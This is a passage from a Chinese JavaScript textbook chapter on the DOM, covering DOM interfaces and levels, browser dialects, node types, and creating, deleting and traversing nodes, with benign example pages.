


图 12.4　appendChild()将这个 div 元素添加到了 body 中

- 关于 getAttribute()、setAttribute()、appendChild()等方法在本章的后续内容里还会有详细的讨论。

12.2　DOM 与浏览器实现

不同的浏览器对 DOM 有着不同的实现方式，虽然 W3C 致力于 DOM 的标准化工作，但是浏览器 DOM 的差异性依然存在着并且将长期存在下去。

12.2.1　关于 DOM HTML API

11.2 节提到，W3C DOM 是 XML 和 HTML 文档通用的文档对象模型，在这个标准中，DOM 的核心 API 提供了两种文档通用的功能，它包括实现了几个通用的接口如 Node、Element 和 Document 等。此外，DOM 还提供了 HTML 文档专有的接口，对于 HTML 文档来说，DOM 为许多对应于 HTML 标记的 DOM Element 都订制了专有的子接口，如 HTMLBodyElement 对应于 HTML 文档的<body>标记，而 HTMLTitleElement 对应于 HTML 文档的<title>标记。这些 DOMElement 专有的接口都扩展了一个公用的 HTMLElement 接口。

HTMLDocument 是 Document 对象实现的接口，它扩展了 W3C DOM 的 Document 接口，提供了前一章我们介绍过的那些文档属性和方法，例如 location、forms[]和 write()等。

HTMLElement 是 DOMElement 实现的通用接口，它扩展了 W3C DOM 的 Element 接口，提供了 id、style、title、lang、dir 和 className 属性，通过这些 DOM 属性 JavaScript 可以很方便地访问 HTML 标记对应的 id、style、tilte、lang、dir 和 class 属性。例如：

例 12.3　title、id、className、style 属性

```
<html>
<head>
    <title>Example-12.3 title、id、className、style 属性</title>
</head>
<body>
<script type="text/JavaScript">
<!--
    //构造一个 div 标记的 DOM 对象 div1
    var div1=document.createElement("div");
    //设定 div1 的 title
    //这个属性的效果要将鼠标放置在文字上一段时间才能看到
    div1.title=" black sheep wall ";
    //设定 div1 的 id
    div1.id="id";
    //设定 div1 的 className
    div1.className="div1";
    //设定 div1 的 style 的 object 属性，这个属性表示该元素的文本的颜色
    div1.style.color="red";
    //设定 div1 的 innerHTML，表示该元素内部的 HTML 文本内容
```

```
    div1.innerHTML="Hello!";
    //将 div1 添加到文档的 body 对象中的子元素列表的尾部
    document.body.appendChild(div1);
    //查看此时的 div1 元素的 HTML 文本内容
    if(div1.outerHTML) alert(div1.outerHTML);
-->
</script>
</body>
</html>
```

执行结果如图 12.5 所示：




图 12.5　title、id、className、style 属性

前面也提到过，一些 HTML 标记支持特定的属性，这些属性是由 HTMLElement 的特定派生接口实现的。例如<form>标记有对应的 HTMLFormElement 接口，<input>标记有对应的 HTMLInputElement 接口。一般我们认为，所有的 HTML 标记的通用标准属性，都由对应的 HTML 特定 Element 接口提供。下面的例子展示了一些特定 HTML 标记的 DOM 访问方法，更具体的细节可以参考 JavaScript 手册和 DOM 标准文档。

例 12.4　Form 的特殊属性

```
<html>
<head>
```

```
    <title>Example-12.4 Form 的特殊属性</title>
</head>
<script type = "text/javascript">
    function rcopy()
    {
        var t = document.form1.input1.value;
            //在 IE 里，form 元素可以直接通过 name 来访问
        document.getElementsByTagName("form")[0].elements["input2"].value =
t.split("").reverse().join("");
            //不过考虑到兼容性，不推荐前面那种使用方式，这种是标准的用法
            //form 有 elements 属性，关于这个属性，本章的后续内容还会进一步讨论
    }
    function reset(o)
    {
        o.form.reset();
        //表单元素的 form 属性引用了这个 form，它的 reset 方法会重置表单元素的内容
        //即将表单元素的 value 恢复到默认值
        //用一个 type=reset 的 input 元素也可以实现这个默认效果
    }
</script>
<body>
<form name="form1">
  <input name="input1"/>
  <input name="input2" readonly/>
  <button onclick="rcopy()">mirror</button>
  <button onclick="reset(this)">reset</button>
<form>
</body>
</html>
```

执行结果如图 12.6 所示：




图 12.6　Form 的特殊属性

需要注意的是，HTML 4.0 以前的标准并没有规定 HTML 属性的大小写，但是在 DOM 标准中，它们的命名是必须符合 camel 规范的（即第一个单词首字母小写，其余每个单词首字母大写），例如<input>标记的 maxlength 属性在 HTML 中可以写成 maxlength 或者 maxLength，但在 DOM 对象中必须是 maxLength。还有几个比较特殊的属性命名是因为它们和 JavaScript 的关键字冲突，例如，<label>标记的 for 属性在 DOM 对象中被对应成 htmlFor 属性，而标记的 class 属性被转换成对应的 className 属性。

12.2.2　DOM 的级别和特性

DOM 标准有两个版本，第一个是在 1998 年 10 月被标准化的，叫做 DOM-level-1。它定义了 DOM 的核心接口，包括 Node、Element、Attr 和 Document。另外还定义了各种 HTML 专有的接口。大约两年后，到了 2000 年 11 月，W3C 标准化了 DOM-level-2。除了对核心接口的修改外，这个版本标准化了 Event 模型和 CSS 样式表，而且提供了处理文档范围的 Traversal 和 Range API【1】。

> 在本书的前面部分，还提到过 0 级 DOM，它不是一个标准，而是表示在 W3C 标准化 DOM 之前的各种主流浏览器对于 HTML 文档对象模型的通用实现。

注意，DOM-level-2 的标准是模块化的，这意味着对它的实现由需要决定。一个兼容 DOM-level-2 的实现必须完全兼容它的核心模块，这一部分包括 Document、Node、Element 和 Text 接口，以及 DOM 树的基础结构。其余的模块都是可选的，可以被支持，也可以不被支持，完全由实现的需要决定。

到目前为止，Netscape 和 Internet Explorer 都不同程度上（几乎完全）实现了 DOM-level-2 的核心以及 CSS 样式表和其他部分模块（如 Range 等），不过遗憾的是，到目前为止的一些主流浏览器都没有很好地支持 DOM-level-2 的 Event 和其他一些模块。在下一章中我们就会看到，Netscape 对 DOM-level-2 的 Event 支持较好，而 Internet Explorer 则实现了一种与 DOM-level-2 很大程度上不兼容的事件模型。

12.2.3　DOM 的一致性

DOM 的标准相当复杂而且变化迅速，可以说现在还没有一款浏览器能够与 DOM 标准完全保持一致。所以在实际应用中，有时候你会觉得很难判断哪个浏览器支持哪些特定的 DOM 特性。这时候，也就意味着你必须依靠其他的信息资源来确定特定浏览器中的 DOM 实现的一致性。

有意思的是，DOM 标准自己提供了一个用于检测一致性的 API。Document 对象的 Implementation 属性引用一个 DOMImplementation 对象，这个对象是 DOM 模块的一部分，它定义了一个名为 hasFeature() 的方法，用这个方法可以查询一个实现是否支持特定的 DOM 特性或模块，当然前提是浏览器本身必须至少实现了 DOMImplementation 对象。

DOMImplementation 对象的 hasFeature()方法接受两个类型为字符串的参数，第一个参数表示要检查的特性名，第二个参数指定被检测特性或者模块的特定版本号，如果这个参数缺省，则表示不限定该特性或者模块的某个版本实现。如果当前浏览器的实现支持这个被检测的特性或模块，那么 hasFeature() 返回 true，否则它将返回 false。

下面是使用 DOMImplementation 对象检测 DOM 实现一致性的例子：

```
document.implementation.hasFeature("Events","2.0");
```

12.2.4　差异性——浏览器的 DOM 方言

浏览器中非标准 DOM-level-1 和 DOM-level-2 标准实现的 DOM 特性构成了浏览器的 DOM 方言，Internet Explorer 和 Netscape 中都有许多 DOM 方言，有些甚至是比较容易被频繁使用的。通常在编写针对特定浏览器的 Web 应用时，你可以不必太过于关注所用的特性是标准特性还是方言，但是如果你要编写的是跨浏览器的应用实现，你就必须很谨慎地使用这些浏览器 DOM 方言。下面给出一个使用 Internet Explorer 方言的例子：

例 12.5　IE Only

```
<html>
<body>
<div>black sheep wall</div>
<script>
<!--
    /*IE Only*/
    with(document)
    {
        for(var i=0; i < all.length; i++)
        {
            alert(all[i].outerHTML);
                //document.all 是 IE 特有的属性，它按照出现次序枚举了页面文档中的每一个元素
        }
    }
-->
</script>
</body>
</html>
```

document.all 和 outerHTML 是 IE 的方言，在 Mozilla 浏览器中上面的代码将不能正确运行。在本书的第 19 章中将会讨论使用方言时如何避免丧失脚本的跨平台兼容性。

12.3　一组“盒子”——DOM 元素

对于 JavaScript 来说，每一个 DOM Element 对应于一个 Element 对象，它的内部还可以聚合多个子对象，它们之间的关系构成了树状拓扑结构；或者，更加形象地说，DOM Element 就像一组嵌套在一起的“盒子”，一个盒子里还可以放入多个盒子，或者其他类型的 DOM 对象。

12.3.1　嵌套的“盒子”

DOM Element 的 childNodes 属性（前面提到过的，这个属性来自于 Node 接口）是一个集合，它包

括了 DOM Element 中聚合的所有子对象。你可以通过 childNodes 的 length 属性和下标遍历它们。

> 同 Document 的其他集合元素一样，childNodes 并不是真正的数组，而只是一个带下标的集合（事实上它的类型是 NodeList）。并且，与 arguments 集合不同，在 Internet Explorer 下，你无法通过 Array.apply()方法将 NodeList 集合转为 JavaScript 数组。

到目前为止，我们接触过了浏览器提供的多种集合元素，但和 forms、images 不同的是前面学过的这些集合元素都是平面的结构，它们包含了来自整个页面文档的某个类型的所有元素，而 childNodes 是一种立体的结构，它不但是一个集合，而且反映了一种纵深的层次结构。我们可以用下面的小例子来证明：

```
javascript:var s="";function travel(space,node){    if(node.tagName)s+=
(space+node.tagName+"<br/>");    var l=node.childNodes.length;    for(var i=0;i<l;i++)
{       travel(space+"|-",node.childNodes[i]);    }    }travel("",document);document.
write(s);void(0);
```

上面这段代码用于在地址栏显示网页的所有元素树，所以没有换行，将它复制到浏览器地址栏上执行，将显示出当前页面上的 DOM 结构树，如图 12.7 所示：




图 12.7　显示出当前页面上的 DOM 结构树

这段代码用了 DOM 元素的 childNodes 属性，这个属性按照出现的先后顺序列出当前元素内的所有的 HTML 节点，包括各种类型。关于 childNodes 的内容，在本章的后续还有较详细的讨论。

12.3.2 “盒子”和“盒子”内容的分类

前面已经提到过，HTML 节点有多种类型，它们对应于不同的 DOM 对象，表 12.2 列举出了了 DOM 对象和 HTML 节点类型的对应关系：

表 12.2　DOM 对象和 HTML 节点类型的对应关系

HTML 节点类型	HTML 成员	DOM 对象	实 现 接 口
Node.ELEMENT_NODE	<head><body><a> <table><form>…	Element	Node Element HTMLELement
Node.TEXT_NODE	标记之间的文字内容	Text	Node CharacterData Text
Node.DOCUMENT_NODE	无	Document	Node Document HTMLDocument
Node.COMMENT_NODE	<!—与-->之间的注释	Comment	Node CharacterData Comment
Node.DOCUMENT_FRAGMENT_NODE	HTML 文档片断	DocumentFragment	NodeSet
Node.ATTRIBUTE_NODE	标记的属性	Attribute	Node Attr

前面也提到过，对应于 HTML 标记的 DOMElement 依然分为多种类型，它们分别实现了不同的 HTMLElement 子接口，表 12.3 列举出了几种常见的 DOMElement 类型和它们实现的子接口。本章的后续内容中主要是对 DOMElement 的基础接口进行说明，但是在特定的例子中也会见到特定子接口的用法，关于 DOM 对象类型和 DOMElement 子接口的详细描述可以参考 W3C DOM 标准手册。

表 12.3　DOM 接口

HTML 成员	DOM 接口
<head>	HTMLHeadElement
<body>	HTMLBodyElement
<title>	HTMLTitleElement
<p>	HTMLParagrophElement
<input>	HTMLInputElement
<table>	HTMLTableElement

12.4　创建和删除节点

Document 接口为文档提供了创建和删除节点的方法。

12.4.1　构造全新的节点

Document 接口的 createElement()方法可以创建新的 DOM Element 节点，而 createTextNode()和

createAttribute()则可以创建新的 Text 节点和 Attribute 节点。在构造出新的节点后，可以用前面学过的方法将它们插入到页面文档中去。下面的例子展示了这三个方法的用法：

例 12.6　构造新的节点

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 12.6 构造新的节点</title>
</head>
<body>
<div id="doc">
    <div>
      Text in the first DIV.
    </div>
    <div id="DDD" class="secondClass">
      Some text in the second DIV.
    </div>
    <div class="thirdClass">
      Some text and <span id="SSS">element</span> in the third DIV.
    </div>
    <div class="fourthClass">
      We can try <i>another elements</i>.
      It will be much more <b>interesting</b>.
    </div>
    <div>
      Text in the last DIV.
    </div>
  </div>

<script>
<!--
    var main = document.getElementById('doc');

    //createAttribute()用来构造属性节点
    var attr = document.createAttribute('temp');
    attr.value = 'temporary';

    //setAttributeNode()可以将构造好的节点插入相应的 Element 节点中去
    main.setAttributeNode(attr);

    var output = main.getAttribute('temp');

    //createTextNode()用来构造新的 Text 节点
    var text = document.createTextNode(output);

    //通过 appendChild 将它插入 Element 节点
```

```
    //createAttribute()、createTextNode()和我们之前见到过的 createElement()是构造
    //DOM 节点的主要方法，它们分别构造不同类型的 DOM 节点
    main.appendChild(text);
-->
</script>
</body>
</html>
```

执行结果如图 12.8 所示：




图 12.8　构造新的节点

注意，在 JavaScript 中，我们一般可以不用 createAttribute()来创建 Attribute 节点，因为 Element 接口的 setAttribute()方法提供了更加便利的插入 Attribute 节点的方式，如上例中的：

```
var attr = document.createAttribute('temp');
attr.value = 'temporary';
main.setAttributeNode(attr);
```

可以直接写成 main.setAtribute('temporary')，在 12.6 节中我们将专门讨论它。

12.4.2　平面展开——通过文档元素直接创建

创建节点的另一个方式是通过设置 Element 的 innerHTML 属性来创建。你可以把一个 HTML 文本段赋值给这个属性，在某些情况下，你需要创建并插入多层次的 HTML 文档内容，这个时候，直接设置 innerHTML 比使用 append()或者 insertBefore()来插入节点要快得多。下面给出一个使用 innerHTML 的例子：

例 12.7　使用 innerHTML

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
```

```
<title>Example 12.7 使用 innerHTML</title>
</head>
<body>
<div id="d1"></div>
<script>
<!--
    d1.innerHTML="<button>come</button><input type='text' value='hi'/>";
        //前面已经看到过这种用法，innerHTML 可以方便地在任何 DOM 元素中以文本的形式直接
        //插入 HTML 片断
-->
</script>
</body>
</html>
```

执行结果如图 12.9 所示：




图 12.9　使用 innerHTML

注意，innerHTML 不是 W3C DOM 标准的一部分，但是 Internet Explorer 和 Mozilla 都对这个属性提供了支持，另外 Internet Explorer 还支持 outerHTML 和 innerText 属性。outerHTML 属性表示 Element 包括自身标签在内的所有 HTML 文本内容，innerText 表示标签内部的所有 TextNode 元素表示的字符。下面是一个使用 outerHTML 和 innerText 的例子，它只在 Internet Explorer 浏览器中有效：

例 12.8　innerText 和 outerHTML

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 12.8 innerText 和 outerHTML</title>
</head>
<body>
<div id="d1"></div>
<script>
```

```
<!--
  d1.innerText="Hello world";
  alert(d1.outerHTML);        //显示<div id="d1"> Hello world </div>
  alert(d1.innerHTML);        //显示 Hello world
-->
</script>
</body>
</html>
```

有意思的是，Mozilla 的 Firefox 浏览器开放了改写 HTMLElement 对象的接口，因此你可以通过为 HTMLElement 对象添加 getter 的方式来实现 Internet Explorer 中的 outerHTML 和 innerText 属性，例如下面的例子在 Firefox 中实现了 outerHTML 属性：

```
<script type="text/javascript">
/*<![CDATA[*/
if(typeof(HTMLElement)!="undefined" && !window.opera)
{
  HTMLElement.prototype.__defineGetter__("outerHTML",function()
  {
    var a=this.attributes, str="<"+this.tagName, i=0;for(;i<a.length;i++)
    if(a[i].specified) str+=" "+a[i].name+'="'+a[i].value+'"';
    if(!this.canHaveChildren) return str+" />";
    return str+">"+this.innerHTML+"</"+this.tagName+">";
  });
  HTMLElement.prototype.__defineSetter__("outerHTML",function(s)
  {
    var r = this.ownerDocument.createRange();
    r.setStartBefore(this);
    var df = r.createContextualFragment(s);
    this.parentNode.replaceChild(df, this);
    return s;
  });
  HTMLElement.prototype.__defineGetter__("canHaveChildren",function()
  {
    return !/^(area|base|basefont|col|frame|hr|img|br|input|isindex|link|meta|
    param)$/.test(this.tagName.toLowerCase());
  });
}
/*]]>*/
</script>
```

另外，我经过测试，发现在 Internet Explorer 中，设置 outerHTML 的运行速度比设置 innerHTML 和 innerText 要快得多，这是一个有趣的现象。因此，在某些特定的场合，多采用 outerHTML 可以让你的程序达到较好的性能。

12.4.3　回收空间——删除不用的节点

在浏览器中，DOM 元素所占用的空间是非常大的，所以必须及时回收和删除不用的节点。前面已经简单介绍过 JavaScript 的内存回收机制，因此一个最基本的做法，是保证在代码中明显地释放每一个不被使用的 DOM 节点的引用，例如：

```
var dropedNode = parentNode.removeChild(node);
//关于 removeChild，在下一节中有详细的介绍
//一些处理
……
dropedNode = null;              //设置为空，释放空间
CollectGarbage();               //IE，回收资源
```

12.5　访问和操纵 DOM 节点

访问和操纵 DOM 节点，对 JavaScript 来说是一件并不复杂的工作，因为 DOM 自身提供了丰富的接口，而 JavaScript 能够方便地访问它们。

12.5.1　打开每一个盒子——遍历节点

利用 DOM 对象 Node 接口的基本属性和方法，可以很方便地遍历页面文档结构。关于如何遍历 DOM 的每一个节点，12.3.1 节中的例子已经演示过 childNodes 的用法，下面的一个稍微复杂的例子说明了如何利用 firstChild 和 nextSibling 来进行页面文档的遍历：

例 12.9　firstChild 和 nextSibling

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 12.9 firstChild 和 nextSibling</title>
<script language="javascript">
<!--
var elementName = ""; //全局变量，保存 Element 标记名，使用完毕要清空
function countTotalElement(node) {
    //参数 node 是一个 Node 对象
    var total = 0;
    if(node.nodeType == 1){ //检查 node 是否为 Element 对象
```

```
        total++;   //如果是，计数器加 1
        elementName = elementName + node.tagName + "<br/>"; //保存标记名
    }
    var childrens = node.childNodes;  //获取 node 的全部子节点
    for(var m=node.firstChild; m!=null;m=m.nextSibling)
    {
        total += countTotalElement(m); //在每个子节点上进行递归操作
    }
    return total;
}
-->
</script>
</head>
<body>
<a href="#"
onClick="document.write('标记总数：' + countTotalElement(document) + '<br/>全部标记如下：
<br/>' + elementName);elementName='';">开始统计</a>
</body>
</html>
```

执行结果如图 12.10 所示：




图 12.10　firstChild 和 nextSibling

12.5.2　弄清层级关系——父子与兄弟

通过前面的例子，我们看到，Node 节点中的属性主要描述了两种相对关系，childNodes 和 parentNode 描述的是“父子”关系，或者说，从面向对象的角度来看，这是一种对象与对象间的聚合关系，我们用图 12.11 来表示：




图 12.11　Node 与 ParentNode

firstChild、lastChild、nextSilbing 描述的是同级对象的“兄弟”关系，它是一种线性的结构，我们用图 12.12 来表示：




图 12.12　firstChild、lastChild、nextSilbing

12.5.3　如何搜索特定节点

除了遍历节点之外，HTMLDocument 接口中提供了三个有用的方法来搜索页面文档上的特定节点，它们是 getElementById()、getElementsByTagName()和 getElementsByName()。

其中 getElementById()根据 HTML 标记唯一的 id 值返回某个标记对应的 DOM 节点，如果指定 id 的标记不存在，getElementById()返回 null。

getElementsByTagName()在页面文档中返回所有相同名称的标记对应的 DOM 对象，它的返回值总是一个集合，如果页面中没有指定名称的标记，它的返回值是一个 length 为 0 的空集。

getElementsByName()和 getElementsByTagName()类似，只是它返回的是具有相同的 name 属性值的 HTML 元素，而不是具有相同名字的标记。

下面的例子说明了这三个方法的用法：

